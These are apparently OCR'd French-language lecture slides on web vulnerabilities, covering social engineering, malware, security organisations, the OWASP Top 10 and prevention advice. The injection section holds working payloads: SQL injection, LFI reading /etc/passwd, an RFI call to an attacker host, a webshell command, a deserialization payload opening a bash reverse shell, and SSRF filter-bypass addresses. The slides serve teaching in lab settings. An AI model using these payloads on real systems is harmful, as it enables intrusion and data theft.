
WEB Vulnerabilities

Philippe BITON
pbiton@prox-ia.com
Twitter: @proxia

III - Typologie des vulnérabilités

- Classification des attaques générales
- Les acteurs de la sécurité
- « Top 10 » des attaques définies par l'OWASP
- Comprendre les principaux scénarii d'attaques

Les points faibles



Les attaques sur l'utilisateur lui-même

Social-engineering

- Internet, téléphone, courrier, contact direct
- Usurpation d'identité
- Accès à des données ou des services personnels

SCAM

- Scam 419 ou scam nigérian
- Une personne affirme possèder une grande somme d'argent
- Elle a besoin d'un compte étranger pour transférer cette somme
- La victime doit payer quelques avances pour couvrir des frais avant le transfert

Phishing

- Sollicitation pour cliquer sur le lien de sa banque par exemple
  - Soit sur un site créé de toutes pièces
  - Soit par la mise à profit d'une faille sur un site existant

Source: MISC 41 – La cybercriminalité bancaire – David Bizeul (CERT Société Générale)

Evilmaid

Les attaques sur le poste de l'utilisateur

Malwares:

- Chevaux de Troie, spambots, botnets (e.g. pour DOS)
- Logiciel Adware
- Faux anti-virus
- Keylogger, Screenlogger

Source: MISC 41 – La cybercriminalité aujourd'hui – Pierre Caron (LEXSI)

Les attaques sur le poste de l'utilisateur

Diffusion des Malwares auprès des victimes:

- **Spam** avec une pièce jointe infectée (word, excel, pdf)
- Visite d'une page web malicieuse exploitant des vulnérabilités dans le navigateur du visiteur
  - Faux sites **pornographiques**
  - Faux sites de **jeu d'argent** en ligne
  - **Référencement** optimal d'un site malicieux pour des mots-clefs très demandés sur Google
  - L'achat d'**Adwords** pour la promotion de sites malicieux
  - Le piratage de compte Adwords légitime
  - Diffusion de **bannières publicitaires** au format Flash infecté

Source: MISC 41 – La cybercriminalité aujourd'hui – Pierre Caron (LEXSI)

Les attaques sur le poste de l'utilisateur : SPAM

- Importante **perte de productivité**
- Diffusion de publicités mais aussi des escroqueries…
- Principal vecteur pour le **Phishing** et **Malware**

Source: Symantec – Email Threats 2017 - **https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/istr-email-threats-2017-en.pdf**

Les sécurité du poste de l'utilisateur

- Adressage du poste en **NAT**
- Système d'exploitation à jour des **correctifs** de sécurité
- **Applicatifs** à jour des **correctifs** de sécurité
- Utilisation en **mode utilisateur** (et surtout pas administrateur)
- **Anti-virus** installé, actif et à jour
- **Firewall** personnel correctement installé et paramétré
- Pas de navigation libre non **auditable**
- Aucune **données sensibles** en local (ou alors **chiffrées** !)
- **Mot de passe** de session supérieur ou égal à 8 caractères (chiffres, lettres minuscules et majuscules, caractères spéciaux)

Encore et toujours un peu de vocabulaire…

- Email Bombing
  - Emission du même message *N* fois vers un destinataire.
- Email Spamming
  - Emission du même message vers *N* destinataires
- Email Spoofing
  - Emission d'un message avec un identifiant usurpé
- Phishing
  - Email Spamming + Email Spoofing + Fausse URL.
- Spear Phishing
  - Email Spamming **« ciblé »** (SE) + Email Spoofing + Charge utile.
- Whaling
  - Email Spamming **« ciblé »** (SE) + Email Spoofing + Charge utile (directed specifically at senior executives and other high-profile targets within businesses)

Quelques attaques réseau…

- IP Spoofing
  - **Usurpation des adresses**
  - Transmettre un paquet IP à la victime avec une adresse source différente de celle de l'attaquant
- DNS Spoofing ou Poisoning
  - Altération des caches DNS
  - **Fausse association nom symbolique & adresse IP**
- ARP Spoofing ou Poisoning
  - Altération des adresses ARP.
  - **Fausse association adresse mac & adresse IP**

Les acteurs de la sécurité

- Organisme de normalisation
  - International: **ISO**, ITU
  - National: AFNOR, BSI, DIN, ANSI
  - Gouvernementaux: **NIST**, **MITRE**, **ANSSI**
  - Association savante: IEEE, IFIP
  - Association professionnel et académique: IETF, W3C, OASIS
  - Association opérateurs: ETSI, 3GPP
  - Association professionnel: OMA, WIFI Alliance

Source: Ahmed Serhrouchni - ENST

Les acteurs de la sécurité

CERT/CC
Computer Emergency Response Team / Coordination Center

Création fin 1988 en réponse au « ver Internet » de novembre 1988

Fournit des **statistiques mondiales sur les vulnérabilités**

- http://www.cert.org/ (Carnegie Mellon University's Software Engineering Institute)

Les principaux objectifs d'un CERT sont d'assurer:

- La **détection** et la **résolution** des incidents concernant la SSI
- L'identification des **procédures de reprise sur incident**
- Le **conseil** pour la mise en place de moyens permettant de prévenir et de se prémunir contre de futurs incidents

Les acteurs de la sécurité

Quelques exemples de CERTs en France (Il est également courant d'utiliser l'acronyme CSIRT, signifiant *Computer Security Incident Response Team*):

- CERTA (Centre d'Expertise gouvernemental de Réponse et de Traitement des Attaques informatiques) http://www.certa.ssi.gouv.fr/certa/certa.html
- CERT-IST (Industrie Services et Tertiaire), CSIRT commercial créé fin 1998, (quatre partenaires: ALCATEL, CNES, ELF et France Télécom)
- CERT-RENATER, partie du GIP RENATER (réseau académique) (Réseau National de télécommunications pour la Technologie, l'Enseignement et la Recherche)
- CERT-XMCO, CERT-DEVOTEAM sont des CSIRT commerciaux français
- CSIRT-BNP Paribas, CERT-societegenerale sont des CSIRT dédiés au groupes
- LEXSI (Laboratoire d'EXpertise en Sécurité Informatique) est un CSIRT commercial français

Les acteurs de la sécurité

- Organisme d'information sur les vulnérabilités
  - Internationaux et nationaux:
    - BUGTRAQ (annonce de vulnérabilités liées à la sécurité informatique):
      - http://www.securityfocus.com/archive/131/description
    - FIRST (Forum for Incident Response and Security Teams):
      - http://www.first.org/
    - CWE (Common Weakness Enumeration) :
      - http://cwe.mitre.org/documents/vuln-trends/index.html
    - CVE (Common Vulnerabilities and Exposures):
      - http://cve.mitre.org/
    - FrSIRT (veille en sécurité informatique) :
      - http://www.vupen.com/virus/

Source: Ahmed Serhrouchni - ENST

Les acteurs de la sécurité

- OASIS: Organization for the Advancement of Structured Information Standards
  - http://www.oasis-open.org/
  - Consortium dont l'objectif est la normalisation des architectures, protocoles et services associés au WEB
    - XML, XML-Sig, Web services, SAML, SOAP, …
- W3C: World Wide Web Consortium
  - http://www.w3.org/
  - Fondé par Tim Berners-Lee dirigé par le MIT, ERCIM
  - Produit des recommandations sur les protocoles et différents formats relatifs aux Web (HTTP, XML, PNG, RDF, SVG, …)

Source: Ahmed Serhrouchni - ENST

Les acteurs de la sécurité

- WASC: Web Application Security Consortium
  - http://www.webappsec.org
  - Communauté ouverte d'experts, d'industriels, de représentants d'organisation, de définition et de préconisation: de bonnes pratiques, de normes, d'outils, pour la sécurité du WEB

- OASIS-ADVL: Application Vulnerability Description Language
  - http://www.oasis-open.org/
  - Norme d'interopérabilité de sécurité
  - Définit un modèle uniforme de description des vulnérabilités de sécurité en utilisant le XML.

Source: Ahmed Serhrouchni - ENST

Les acteurs de la sécurité

- CVE: Common Vulnerabilities and Exposures
  - **Notation** pour identifier d'une manière unique ou convergente les vulnérabilités et leur expositions.
  - Proposer par **MITRE** pour fédérer l'ensemble des notations
- Prés de 100 organisations adhérent à cette identification
- Plus de 15 OOO CVE sont libres de téléchargement
  http://cve.mitre.org/data/downloads/
- Une collaboration ouverte d'un grand nombre a permis d'inclure plusieurs informations concernant les vulnérabilités.
  - CVE-AAAA-NNNN
- Bugtraq Ids sont propre à Bugtraq
- http://vigilance.fr (Orange Business Services) sont les seuls certifiés CVE

Source: Ahmed Serhrouchni - ENST

Les acteurs de la sécurité

- OWASP: Open Web Application Security Project
  - http://www.owasp.org
  - Communauté ouverte de recherche et de lutte contre les causes des vulnérabilités des applications WEB
  - Accès libre de charge à la totalité des ressources
  - Différents projets:
    - Documentation: guide, Top 10,…
    - Développement:
      - WebGoat
      - WebScarab
      - …

Source: Ahmed Serhrouchni - ENST

Les acteurs de la sécurité: OWASP (Dec, 2017)

Les acteurs de la sécurité

- SANS: http://www.sans.org
- Nessus (Tenable): https://www.tenable.com/products/nessus-vulnerability-scanner
- Metasploit: http://www.metasploit.com
- Kali: https://www.kali.org/downloads/
- Bruce Schneier (US): http://www.schneier.com
- Hervé Schauer (France): https://www2.deloitte.com/fr/fr/profiles/herve-schauer.html
- MISC (magazine): http://www.miscmag.com
- HackerOne (bug bounty): https://www.hackerone.com/
- NoLimitSecu (podcast): https://www.nolimitsecu.fr/
- Troy Hunt: https://haveibeenpwned.com/

- …et beaucoup d’autres

Demo IX

Demo : Webgoat / Burpsuite / TamperData
Firebug / ProxySwitch / CookieManager+

Code Quality:
- Discover Clues in the HTML

Unvalidated Parameters / Parameter Tampering:
- Exploit Hidden Fields
- Exploit Unchecked Email
- Bypass Client Side JavaScript Validation

Authentication Flaws:
- Password strength
- Forgot Password
- Basic Authentication


« Top 10 » des attaques définies par l'OWASP

OWASP Top 10 2013	±	OWASP Top 10 2017
A1 – Injection	→	A1:2017 – Injection
A2 – Broken Authentication and Session Management	→	A2:2017 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	↘	A3:2013 – Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017 – XML External Entity (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017 – Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017 – Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017 – Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017 – Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017 – Insufficient Logging & Monitoring [NEW, Comm.]

Source: https://www.owasp.org/index.php/Top_10-2017_Top_10


« Top 10 » des attaques définies par l'OWASP

OWASP Top 10 2013 RC1	OWASP 10 2010
A1 – Injection	A1
A2 – Broken Authentication and Session Management	A3
A3 – Cross Site Scripting (XSS)	A2
A4 – Insecure Direct Object References	A4
A5 – Security Misconfiguration	A6
A6 – Sensitive Data Exposure	A7 + A9
A7 – Missing Function Level Access Control	A8
A8 – Cross-Site Request Forgery (CSRF)	A5
A9 – Using Known Vulnerable Components	New
A10 – « Redirect » et « Forward » non validés	A10



Failure to Restrict URL Access => Missing Function Level Access Control
Sensitive Data Exposure = Insecure Cryptographic Storage + Insufficient Transport Layer Protection

Application Security Risks



What is my risk?

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
App Specific	3 Easy	Widespread	Easy	Severe	App / Business Specific
	2 Average	Common	Average	Moderate	
	1 Difficult	Uncommon	Difficult	Minor	

OWASP Risk

Calculation

App Specific	Exploitability EASY	Prevalence WIDESPREAD	Detectability EASY	Technical MODERATE	App / Business Specific
	3	3	3	2	

Average= 3.0

* = 6.0

A1 – Injection

Who: Anyone

Exploitability: Almost any source of data can be an injection vector, including users, parameters, external and internal web services, and all types of users. Injection flaws occur when an attacker can send hostile data to an interpreter.

Frequency: Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, XPath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, expression languages, ORM queries (Object relational mapping).

Detectability: Injection flaws are easy to discover when examining code. Scanners and fuzzers can help attackers find injection flaws.

Technical Impact: Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.

Business Impact: The business impact depends on the protection needs of your application and data.

A1 – Injection

Am I Vulnerable ?

- User supplied data is not validated, filtered or sanitized by the application.
- Hostile data is used directly with dynamic queries or non-parameterized calls for the interpreter without context-aware escaping.
- Hostile data is used within ORM search parameters such that the search evaluates out to include sensitive or all records.
- Hostile data is directly used or concatenated, such that the SQL or command contains both structure and hostile data in dynamic queries, commands, or in stored procedures.

A1 – Injection

How Do I Prevent?

- Use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface. NB: When parameterized, stored procedures can still introduce SQL injection if PL/SQL or T-SQL concatenates queries and data, or executes hostile data with EXECUTE IMMEDIATE or exec().
- Positive or "white list" input validation, when possible
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter.
- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

A1 – Injection

Example Attack Scenarios

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") +"'";
```

```
http://example.com/app/accountView?id=' or '1'='1
```

- Local File Injection (internal file disclosed)

http://192.168.40.158/peruggia/index.php?action=../../../../../../etc/passwd%00

- Remote File Injection (webshell uploaded)

http://192.168.37.128/peruggia/images/webshell_basic2.php?cmd=more%20/etc/passwd

- Others (no webshell uploaded)
  - Reflected file injection
    http://localhost/lfi.php?page=data://text/plain;base64,result
  - Or http://localhost/rfi.php?page=http://serveur-pirate.net/cmd_line.php

A1 – Injection

GBK is simplified chinese character

In GBK 0xbf27 is an invalid multibyte character: 0xbf (?) - 0x27 (‘)
In GBK 0xbf5c is a valid multibyte character: 0xbf (?) - 0x5c (\)

« ‘ » is a danger
So we can add backslash « \ » before « ‘ » to have something like 0xbf5c27

And if default-character-set = GBK
Then 0xbf5c (?\) is a valid multibyte character
And we have the « ‘ » again

Target:…something…
Attack/… something**?**’<payload>…
Escaping: …something**?**\’<payload>… DONE BY ADDSLASHES
Change database to GBK character set
Result: … something縗’<payload>… => **#SUCCESS**

Demo X

Demo : ncat with **Mutillidae II**

Injection flaws:

- Numeric SQL Injection
- ~~Log Spoofing~~
- ~~XPATH Injection~~
- String SQL Injection
- Stage 1: String SQL Injection
- Stage 3: Numeric SQL Injection
- **Demo :** Blind SQL injection

OWASP A1 – Injection


Deserialization attack

Insecure deserialization

POST http://192.168.99.100:8080/api/contacts/ Send

```
<?xml version="1.0" encoding="UTF-8" ?>
<dynamic-proxy>
  <interface>org.insecurelabs.api.contacts.Contact</interface>
    <handler class="java.beans.EventHandler">
      <target class="java.lang.ProcessBuilder">
        <command>
          <string>/bin/bash</string>
          <string>-c</string>
          <string><![CDATA[ bash -i >& /dev/tcp/172.18.0.4/1337 0>&1 ]]></string>
        </command>
    </target>
    <action>start</action>
```

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=IS
<title>Error 500 Server Error</title>
</head>
<body><h2>HTTP ERROR 500</h2>
<p>Problem accessing /api/contacts/. Reason:
<pre>    Server Error</pre></p><h3>Caused by:</h3><pre>java.la
   at com.sun.proxy.$Proxy40.getFirstName(Unknown Source)
   at org.insecurelabs.api.contacts.ContactController.create(C
   at sun.reflect.GeneratedMethodAccessor25.invoke(Unknown Sou
   at sun.reflect.DelegatingMethodAccessorImpl.invoke(Delegati
```



A1 – Injection

SSRF

IP-adresses - Blacklisting is hard...

169.254.169.254	Decimal with overflow 256
425.510.425.510	
2852039166	
7147006462	Hexdecimal
0xA9.0xFE.0xA9.0xFE	Hexdecimal without dots
0xA9FEA9FE	Hexdecimal without dots with overflow
0x414141410A9FEA9FE	
0251.0376.0251.0376	Octal
0251.00376.000251.0000376	Octal with padding

http://www.agarri.fr/docs/AppSecEU15-Server_side_browsing_considered_harmful.pdf

Demo XIII

Perrugia:

- RFI
- LFI
- Reflected File Injection
- DNS Exfiltration

A2 – Broken Authentication

Who: Anyone

Exploitability: Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force and dictionary attack tools, and advanced GPU cracking tools.

Frequency: The prevalence of broken authentication is widespread due to the design and implementation of most identity and access management systems.

Detectability: Attackers can detect broken authentication using manual means, but are often attracted by password dumps, or after a social engineering attack such as phishing or similar.


Technical Impact: Attackers only have to gain access to a few accounts, or just one admin account to compromise the system. Depending on the domain of the app, this may allow money laundering, social security fraud and identity theft; or disclose legally protected highly sensitive information.

Business Impact: The business impact depends on the protection needs of your application and data.

A2 – Broken Authentication

Am I Vulnerable ?

- Permits **credential stuffing** (automated injection of breached username/password pairs), which is where the attacker has a list of valid usernames and passwords.



- Permits brute force or other automated attacks.
- Permits default, weak or well-known passwords, such as "Password1" or "admin/admin".
- Uses weak or ineffectual credential recovery and forgot password processes, such as "knowledge-based answers", which cannot be made safe.
- Uses plain text, encrypted, or weakly hashed passwords permit the rapid recovery of passwords using GPU crackers or brute force tools.
- Has missing or ineffective multi-factor authentication.

A2 – Broken Authentication

How Do I Prevent?

- Do not ship or deploy with any default credentials, particularly for admin users
- Store passwords using a modern one way hash function, such as Argon2 or **PBKDF2**, with sufficient work factor to prevent realistic GPU cracking attacks.
- Implement weak password checks, such as testing new or changed passwords against a list of the top 10000 worst passwords.
- Align password length, complexity and rotation policies with NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets or other modern, evidence based password policies
- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes
- Where possible, implement multi-factor authentication to prevent credential stuffing, brute force, automated, and stolen credential attacks
- Log authentication failures and alert administrators when credential stuffing, brute force, other attacks are detected.

In cryptography, **PBKDF1** and **PBKDF2** (**Password-Based Key Derivation Function 2**) are key derivation functions with a sliding computational cost, aimed to reduce the vulnerability of encrypted keys to brute force attacks

https://csrc.nist.gov/csrc/media/publications/sp/800-63/3/draft/documents/sp800-63b-draft.pdf

A3 – Sensitive Data Exposure

Who: Anyone

Exploitability: Even anonymous attackers typically don't break crypto directly. They break something else, such as steal keys, do man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's client, e.g. browser. Manual attack is generally required.

Frequency: Over the last few years, this has been the most common impactful attack. The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm usage is common, particularly weak password hashing techniques.

Detectability: For data in transit server side weaknesses are mainly easy to detect, but hard for data in rest. Both with very varying exploitability.

Technical Impact: Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive personal information (PII) data such as health records, credentials, personal data, credit cards, which often requires protection as defined by laws or regulations such as the EU GDPR or local privacy laws.

Business Impact: The business impact depends on the protection needs of your application and data.

A3 – Sensitive Data Exposure

Am I Vulnerable ?

